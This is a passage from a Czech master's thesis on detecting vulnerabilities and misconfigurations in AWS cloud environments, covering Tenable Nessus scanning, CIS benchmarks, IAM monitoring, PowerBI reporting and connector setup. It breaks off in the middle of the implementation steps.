
Cloudové zátěže mohou být zranitelné stejně jako jakékoli softwarové nedostatky, pokud nejsou v rámci pipeline nastaveny kontroly. Chybějící opravy, nezabezpečené programování, slabé komunikační protokoly, nadměrná oprávnění atd. jsou všechny nedostatky, které mohou útočníci zneužít a použít k získání postavení ve cloudovém prostředí. Mechanismy ochrany cloudových zátěží pomáhají posuzovat bezpečnostní postavení zátěží po celou dobu jejich životního cyklu a mohou zmírnit rizika vznikající v reálném čase. [30]

3.1 Vývoj cloudových technologií a služeb

Podniky stále více nahlížejí na inovace jako svou nejvyšší prioritu. Uvědomují si, že potřebují hledat nové nápady a odemykat nové zdroje hodnoty. Poháněni tlakem na snižování nákladů a růst. Současně si ale uvědomují, že není možné uspět pouhým děláním stejných věcí lepšími. Vědí, že musí dělat nové věci, které přinášejí lepší výsledky. Cloudové technologie umožňuje inovace. Zmírňuje potřebu inovátorů najít zdroje vyvíjet, testovat a zpřístupňovat své inovace

komunitě uživatelů. Inovátoři mají svobodu zaměřit se na inovace spíše než na logistiku hledání a řízení zdrojů. [8]

Cloudové technologie zvyšují ziskovost tím, že zlepšuje využití zdrojů. Sdružování zdrojů do cloudu snižují náklady a zvyšují využití tím, že poskytují zdroje pouze po tak dlouhou dobu, jak jsou ty zdroje potřeba. Cloud umožňuje jednotlivcům, týmům a organizacím zefektivnit procesy zadávání zakázek a eliminovat potřebu duplikovat určitý počítač administrativní dovednosti související s nastavením, konfigurací a podporou. [8]

Nicméně s tímto vývojem přišly i nové výzvy týkající se kybernetické bezpečnosti. Zvýšená komplexnost cloudových infrastruktur a sdílení zdrojů mezi různými klienty může zvýšit riziko vzniku zranitelností a útoků. S narůstajícím množstvím dat přenášených přes internet a ukládaných do cloudu se zároveň zvyšuje i potřeba zabezpečení těchto dat před neoprávněným přístupem a únikem.

3.2 Cloudová a on–premise infrastruktura

V klasickém datacentru organizace vlastní a provozují svůj vlastní hardware „*On premise*“, což zahrnuje servery, uložiště, síťové prvky a další infrastrukturu. Cloudové služby poskytují infrastrukturu jako službu (dále jen IaaS), platformu jako službu (dále jen PaaS) nebo software jako službu (dále jen SaaS). Díky tomu poskytovatelé nemusejí vlastnit hardware a datová centra. Základní rozdíl je zobrazen v tabulce č. 1.

Tabulka 1 – Model sdílené infrastruktury v cloudu

Srovnání kontrolních nástrojů cloudových služeb a tradičního datacentra			
Datacentrum	**IaaS**	**PaaS**	**SaaS**
Aplikace	Aplikace	Aplikace	Aplikace
Data	Data	Data	Data
Běhové prostředí	Běhové prostředí	Běhové prostředí	Běhové prostředí
Middleware	Middleware	Middleware	Middleware
Operační systém	Operační systém	Operační systém	Operační systém
Virtualizační vrstva	Virtualizační vrstva	Virtualizační vrstva	Virtualizační vrstva
Servery	Servery	Servery	Servery
Datové uložiště	Datové uložiště	Datové uložiště	Datové uložiště
Síťové rozhraní	Síťové rozhraní	Síťové rozhraní	Síťové rozhraní
Spravuje uživatel		Spravuje poskytovatel	

Zdroj: [15]

Z pohledu škálovatelnosti tedy odpadá nutnost plánovat a investovat do fyzické infrastruktury s ohledem na budoucí potřeby. Organizace navíc mohou snadno zvyšovat nebo snižovat výpočetní výkon a kapacitu úložiště podle potřeby.

Cloudové služby v porovnání s klasickou infrastrukturou nabízejí jistou cenovou flexibilitu, protože organizace platí pouze za aktuálně používané zdroje, zatímco v klasickém datacentru je cena pevná, bez ohledu na aktuální využití. Pokud se cloudové služby nevyužívají efektivně, může se jejich používání výrazně prodražit.

Z pohledu zajištění bezpečnosti v cloudu se jedná o společný úkol mezi uživatelem a poskytovatelem v závislosti na typu využívané služby. Cloudoví poskytovatelé nabízejí svoje vlastní tzv. nativní nástroje a služby, které slouží k zajištění bezpečné správy dat, aplikací a konfigurace.

Model sdílené infrastruktury od Amazon Web Services:

Tabulka 2 – AWS the Shared Responsibility Model

<table>
<tr><td rowspan="4">Uživatel
Zodpovědnost uvnitř cloudového řešení</td><td colspan="4">UŽIVATELSKÁ DATA</td></tr>
<tr><td colspan="4">PLATFORMY, APLIKACE, SPRÁVA PŘÍSTUPŮ A PRÁV</td></tr>
<tr><td colspan="4">OPERAČNÍ SYSTÉM, SÍŤOVÉ NASTAVENÍ</td></tr>
<tr><td>INTEGRITA DAT
AUTENTIKACE
ŠIFROVÁNÍ NA STRANĚ KLIENTA</td><td colspan="2">ŠIFROVÁNÍ NA STRANĚ SERVERU</td><td>SÍŤOVÝ PROVOZ, OCHRANA ŠIFROVÁNÍ, OCHRANA INTEGRITY, OCHRANA IDENTIT</td></tr>
<tr><td rowspan="4">Poskytovatel
Zodpovědnost za cloudové řešení</td><td colspan="4">SOFTWARE</td></tr>
<tr><td>VÝPOČETNÍ JEDNOTKY</td><td>ÚLOŽNÝ PROSTOR</td><td>DATABÁZE</td><td>SÍŤOVÁ VRSTVA</td></tr>
<tr><td colspan="4">HARDWARE/GLOBÁLNÍ INFRASTRUKTURA</td></tr>
<tr><td>REGIONY</td><td colspan="2">DOSTUPNOSTNÍ ZÓNY</td><td>KRAJNÍ LOKACE</td></tr>
</table>

Zdroj:[5]

3.3 Typy cloudových služeb

Cloud poskytuje vývojářům a IT oddělením schopnost soustředit se na to, na čem nejvíce záleží, a vyhnout se nediferencované práci, jako je zadávání zakázek, údržba a plánování kapacit. S rostoucí popularitou cloudových služeb se objevilo několik různých modelů a strategií nasazení, které pomáhají uspokojit specifické potřeby různých uživatelů. [3]

Přehled cloudových služeb z pohledu skenování zranitelností je důležitou součástí správy zabezpečení v cloudovém prostředí. Různé typy cloudových služeb vyžadují specifický přístup k identifikaci a hodnocení zranitelností. Jako příklad zmíním zastoupení služeb pro 3 největší poskytovatele cloudových služeb.

- **Infrastruktura jako služba IaaS**

„*Infrastructure as a Service*“ obsahuje základní stavební bloky pro cloudové IT a obvykle poskytuje přístup k síťovým funkcím, počítačům (virtuálním nebo na vyhrazeném hardwaru) a prostoru pro ukládání dat. [3]

Skenování zranitelností na těchto zařízení se neliší od běžných serverů pomocí skenerů od třetích stran. Není to však podmínkou, neboť cloudoví poskytovatelé také nabízejí své vlastní tzv. nativní skenovací služby.

- **Platforma jako služba PaaS**

Platformy jako služba odstraňují potřebu organizací spravovat základní infrastrukturu (obvykle hardware a operační systémy). Díky tomu umožňují soustředit se na nasazení a správu vašich aplikací. [3]

Při skenování zranitelností v PaaS prostředí je důležité zaměřit se na konfiguraci, zabezpečení platformy a na aplikace vyvinuté v této platformě.

- **Software jako služba SaaS**

Software jako služba poskytuje dokončený produkt, který provozuje a spravuje poskytovatel služeb. Ve většině případů lidé označující software jako službu mají na mysli aplikace pro koncové uživatele. Díky SaaS není třeba přemýšlet o tom, jak je služba udržována nebo jak je spravována základní infrastruktura; stačí přemýšlet o tom, jak tento konkrétní software používat. [3]

Při skenování zranitelností v SaaS službách se zpravidla omezujeme na skenování konfigurace a uživatelských účtů, protože aplikace jsou vlastněny poskytovatelem.

- **Serverless computing**

Serverless služby umožňují vývojářům vytvářet funkce bez správy infrastruktury. Při skenování zranitelností v serverless prostředí je velice důležité zaměřit se na zabezpečení funkcí a také na integrované služby, které mohou mít vliv na bezpečnost. Někteří z poskytovatelů, jako AWS, podporují využití nativních runtime scannerů. Obecně však platí, že by se vývojáři měli soustředit na bezpečnost již při vývoji.

- **Kontejnery**

Kontejnery jsou izolované prostředí pro běh aplikací. Při skenování zranitelností v kontejnerovém prostředí je důležité provádět skenování samotných běžících kontejnerů, ale také souboru ke zpuštění obrazu.

- **Databázové služby**

Cloudové databázové služby vyžadují skenování zranitelností v databázích a také správu přístupových práv k nim. Není však potřeba zajišťovat bezpečnost infrastruktury, která se používá k běhu samotné databáze. Tuto část zajišťuje poskytovatel cloudové služby.

- **Síťové služby**

Síťové služby v cloudu zahrnují například správu firewall pravidel, VPN přístupu a další síťové prvky. Skenování zranitelností v síťových službách je kritické pro zajištění bezpečnosti komunikace. Samotné nastavení sítě je v rukou uživatele služeb. Zejména v hybridních prostředí, tzn. spojení cloudových služeb s on premise infrastrukturou, je důležité pravidelně monitorovat, co s čím komunikuje a na jakých portech.

4 DETEKCE ZRANITELNOSTÍ V CLOUDOVÉM PROSTŘEDÍ

4.1 Návrh detekčních mechanismů

V této části se diplomová práce věnuje popisu metodologie použití nabytých poznatků v problematice správy zranitelností a struktury cloudových služeb, které budou aplikovány v návrhu detekčních mechanismů, jejich implementace a zasazení do procesu managementu zranitelností v prostředí Amazon Web Services.

Návrh detekčních mechanismů pro skenování zranitelností a špatné konfigurace je důležitou součástí zabezpečovací strategie v cloudovém prostředí. V této práci bude využita kombinace komerčních nástrojů a nativních cloudových služeb v rámci vybraného poskytovatele cloudových služeb.

- **Tenable Vulnerability Management**

Poskytované služby od společnosti Tenable pomáhají v oblasti kybernetické bezpečnosti získat vhled do zranitelností a bezpečnostního nastavení v řadě různých zařízení v rámci organizace, které nějak komunikují v tradiční anebo cloudové síti. V rámci této práci využijeme tento nástroj k detekci zranitelností a ověření bezpečné konfigurace cloudových virtuálních serverů.

Tenable využívá rozsáhlou databázi známých zranitelností a auditních šablon k posouzení cílových systémů. Aktivně zkoumá systémy na nalezení zranitelností, nesprávných konfigurací a potenciálních bezpečnostních rizik ve službách, aplikacích a operačních systémech.

Pro detekci využijeme kombinaci různých skenovacích technik, abychom dostali kompletní informaci o dostupných zranitelností. [29]


- **Lokální sken zranitelností**

V rámci tohoto typu sběru dat využijeme tzv. Tenable Nessus Agent na obrázku č. 2; nenáročný program, který se instaluje lokálně na cílový host, za účelem tradičního síťového skenování k poskytnutí přehledu o mezerách, které tradiční skenování postrádá. Tyto agenti shromažďují data o zranitelnosti, konfigurace a systému a hlásí tyto informace zpět do centrální jednotky. [29]

Sken probíhá lokálně, což znamená, že agent ke správnému běhu vyžaduje administrativní práva nad systémem.

Výhodou tohoto typu skenu je schopnost detekce verzí a následných zranitelností přítomného softwaru na cílovém zařízení. Vzhledem k administrativním právům, pod kterými Nessus agent pracuje, není výjimkou například dodatečné ověřování klíčů v registrech systému atd.

Za nevýhodu skenů pomocí agentů považuji neschopnost detekce zranitelností a špatné konfigurace na otevřených portech, případně aplikací, které na nich běží.



Obrázek 2 – Detekce zranitelností pomocí Tenable agenta

Zdroj: [27]

- **Vzdálený sken zranitelností pomoci nástroje Nessus**.

Nessus, jeden z dalších produktů od společnosti Tenable, je široce využívaný nástroj pro skenování zranitelností, který se vyznačuje schopností identifikovat a posuzovat bezpečnostní nedostatky v síťových a systémových prostředích. V rámci této práce tento nástroj využijeme k detekci zranitelností, které se nacházejí na otevřených portech jednotlivých virtuálních strojích. Tyto skeny budou provedeny bez přihlašování do systému.

Sken zranitelností zasahuje hlouběji než discovery sken. Tyto skeny neskončí po detekci síťového portu, ale sondují cílový systém anebo síť k nalezení známých zranitelností. Tyto nástroje v sobě mají databáze s tisíci známých zranitelností, které jsou testovaný vůči existujícím systémům. [13]

Výhodou těchto skenů je schopnost detekce zranitelností a špatné konfigurace na otevřených portech, případně aplikací, které na nich běží. Jako příklad lze uvést zranitelné verze SSL/TLS,

defaultní přihlašovací údaje do aplikací a otevřené porty administrativních prostředí různých zařízení, které by mohly být dále zneužity.

Nevýhodou těchto typů skenů je množství síťového zatížení prvků sítě, delší doba skenů nebo možné falešné pozitivní nálezy.

- **Detekce nesprávné konfigurace cloudu**

V teoretické části diplomové práce jsem popsal obecné typy skenů, které se dají dobře aplikovat jak v tradiční datacentru, síťové infrastruktuře, tak i v cloudu. Tímto způsoben lze skenovat veškeré zařízení, která jsou aktivní v jakékoliv síti, kde dokážeme připojit Nessus scanner nebo Tenable agent. V cloudovém prostředí se ovšem přístup liší, protože s každým účtem od cloudových poskytovatelů získáváme úplnou kontrolu nad veškerým nastavením jednotlivých zdrojů. Samotná organizace nebo jednotlivec využívající cloudové služby, může práva nad jednotlivými účty a zdroji omezovat, nicméně i samotné nastavení omezení je dobré monitorovat v rámci procesu řízení zranitelnosti.

Monitoring dále může probíhat pomocí různých bezpečnostních standardů na základě požadavků pro každou konkrétní firmu, které jsou určeny legislativami nebo regulacemi. V rámci své práce bude využíván CIS benchmark pro daného poskytovatele cloudových služeb.

- **Center for Internet Security (CIS) AWS Foundations Benchmark**

CIS AWS Foundations Benchmark slouží jako sada osvědčených postupů konfigurace zabezpečení pro AWS. Tyto osvědčené postupy uznávané v tomto odvětví vám poskytují jasné postupy implementace a hodnocení krok za krokem. Ovládací prvky v tomto benchmarku, od operačních systémů po cloudové služby a síťová zařízení, mohou pomoci chránit konkrétní systémy, které organizace používá. [4]

- **Detekce nesprávné konfigurace IAM**

V této práci se blíže zaměříme, jakým způsobem jsme schopní detekovat nesprávnou konfiguraci v nastavení přístupů na obrázku č. 3, která může vést stejně jako zranitelnosti na zařízeních anebo nesprávná konfigurace služeb k nabourání infrastruktury útočníkem.

Pomocí AWS Identity and Access Management (IAM) můžete určit, kdo nebo co může přistupovat ke službám a zdrojům v AWS, centrálně spravovat jemně strukturovaná oprávnění a analyzovat přístup za účelem upřesnění oprávnění napříč AWS. [1]

Obrázek 3 – AWS správa přístupů a práv

Zdroj: [1]

4.2 Reporting získaných dat

V rozsáhlejších organizacích je běžné využívat aplikace, které automaticky vytvářejí incidenty a rozesílají je konkrétním vlastníkům. Různé úrovně managementu mohou tak sledovat stav zabezpečení jak na centrální úrovni, tak na úrovni jednotlivých týmů, případně prostředí.

Velmi důležitým aspektem procesu řízení zranitelností je včasné opravení nálezu, které určuje určuje interní politika dané organizace. Další důležité atributy jsou risk zneužití nálezu, průměrný čas vyřešení a síťové prostředí. Jako reportovací nástroj byl využíván Microsoft PowerBI.

4.3 Rámcový návrh procesu detekce zranitelností

Řešení návrhu procesu řízení zranitelností bylo realizováno v cloudovém účtu AWS. Pro účely skenování zranitelností jsem zvolil nástroj Tenable.io, který se ukazuje jako efektivní prostředek k identifikaci, monitorování a správě bezpečnostních rizik v informačních systémech.

Tato platforma nabízí komplexní řešení pro bezpečnostní odborníky a umožňuje detekci různorodých bezpečnostních hrozeb. Zároveň má schopnost identifikovat zranitelnosti, monitorovat správně nastavenou konfiguraci identity a provádět objevování v prostředí. Tímto umožňuje efektivní ochranu před potenciálními hrozbami.

- **Detekce zranitelností:**

  Tenable.io bude nasazen k pravidelnému skenování cílové infrastruktury, identifikaci známých i nových zranitelností a poskytování relevantních informací pro rychlou reakci.

- **Bezpečné nastavení konfigurací:**

  Nástroj bude sledovat a hodnotit nastavení konfigurací v cloudovém účtu, zdali jsou všechna nastavení v souladu s bezpečnostními standardy a pravidly.

- **Správa přístupů a práv (IAM):**

  Tenable.io bude dále monitorovat oprávnění a přístupy uživatelů v cloudovém prostředí, identifikovat potenciální rizika a předcházet neoprávněným přístupům.

- **Objevování prostřednictvím Tenable cloud konektoru:**


  Tenable.io bude využívat svůj cloud konektor k objevování nových prvků v infrastruktuře, což umožní rychlé a přesné začlenění nových dat do procesu řízení zranitelností.

- **Integrace reportingu s využitím MS PowerBI:**

  Pro zajištění efektivního sledování a prezentace výsledků procesu řízení zranitelností bude do implementace začleněna integrace s MS PowerBI. Tato integrace umožní vizualizaci a analýzu dat generovaných Tenable.io, což přispěje k lepšímu pochopení stavu bezpečnosti v rámci cílového cloudového účtu.

- **Diagram návrhu procesu detekce zranitelností**

Diagram návrhu procesu zranitelnosti znázorňuje obrázek č. 4.



Obrázek 4 – Návrh správy zranitelností cloudového řešení

Zdroj: vlastní

5 IMPLEMENTACE PROCESU DETEKCE ZRANITELNOSTÍ

5.1 Postavení cloudové infrastruktury


Pro účel vlastní implementace byl zvolen jako hlavní cloudový poskytovatel „*Amazon Web Services*“. Cílová infrastruktura se skládá ze tří AWS účtů: DP_DEV, DP_PROD a DP_sandbox.

- **DP_DEV:** tento účet slouží k vývoji a testování nových funkcionalit a aplikací. Je určen pro vývojový tým, kde mohou inženýři testovat a upravovat software před nasazením do produkčního prostředí.
- **DP_PROD:** produkční účet, který je využíván k běhu produkčních aplikací a služeb. Zde jsou nasazeny všechny živé aplikace, které jsou dostupné pro zákazníky a uživatele.
- **DP_sandbox:** sandbox účet se využívá k experimentování a testování nových nástrojů a technologií. Je určen pro izolované prostředí, kde můžeme bez obav zkoušet nové postupy a přístupy.

Část infrastruktury již existovala před zahájením této implementace. Zahrnovala základní síťovou architekturu a částečné nastavení bezpečnostních pravidel. Pro účely práce byla vytvořena další infrastruktura v účtu Sandbox, která obsahovala prostředí pro skenování zranitelností a testování nových bezpečnostních opatření. V rámci diplomové práce byly nasazeny a nakonfigurovány hlavní potřebné služby AWS, jako je EC2 pro běh skenerů zranitelností, IAM pro správu oprávnění a Lambda function. Ve výsledku byla vytvořena robustní infrastruktura, která umožňuje poskytnout široký vhled do nastavení cloudu.

5.2 Nastavení cloudového konektoru

Na základě Tenable dokumentace dostupné na webových stránkách poskytovatele byl následován sled kroků pro nastavení integrace mezi bezpečnostním nástrojem od společnosti Tenable a cloudového prostředí AWS. Jak na straně nástroje, tak na straně samotného cloudového účtu. Diagram zapojení je zobrazen níže na obrázku č. 5.




Obrázek 5 – Onboard AWS Accounts

Zdroj:[28]

- **Krok 1: Vytvoření politiky pro přístup do AWS**

Za účelem integrace byl vytvořen přístup, který povoluje "pouze čtení" na základě několika desítek předepsaných politik. Tyto politiky zajistí přístup ke čtení konfigurace dat a metadat v účtu AWS. Konfigurace je zobrazena na obrázku č. 6.




Obrázek 6 – Vytvoření politiky pro přístup do AWS

Zdroj: vlastní

- **Krok 2: Vytvoření cloud trail (S3)**

Pro získání relevantních dat, zejména z domény bezpečného nastavení práv a přístupu, je důležité vytvořit úložiště dat, které loguje data v reálném čase o jakékoliv aktivitě v účtu AWS na úrovni služeb a identit. Toto uložiště bylo vytvořeno pomocí služby „*AWS CloudTrail*".

Zároveň bylo umožněno roli z předchozím kroku z tohoto uložiště číst data. Následně bylo také zapnuto šifrování dat pomocí „*AWS KMS*“ na obrázku č. 7.




Obrázek 7 – Nastavení rolí pro bezpečnou výměnou informací mezi AWS a Tenable

Zdroj: Vlastní

- **Krok 3: Přidání AWS účtu**

V dalším kroku pokračujeme v samotném rozhraní Tenable, kde zadáme data z předešlých kroků a dokončíme přidání AWS účtu, jak zobrazeno na obrázku č. 8.

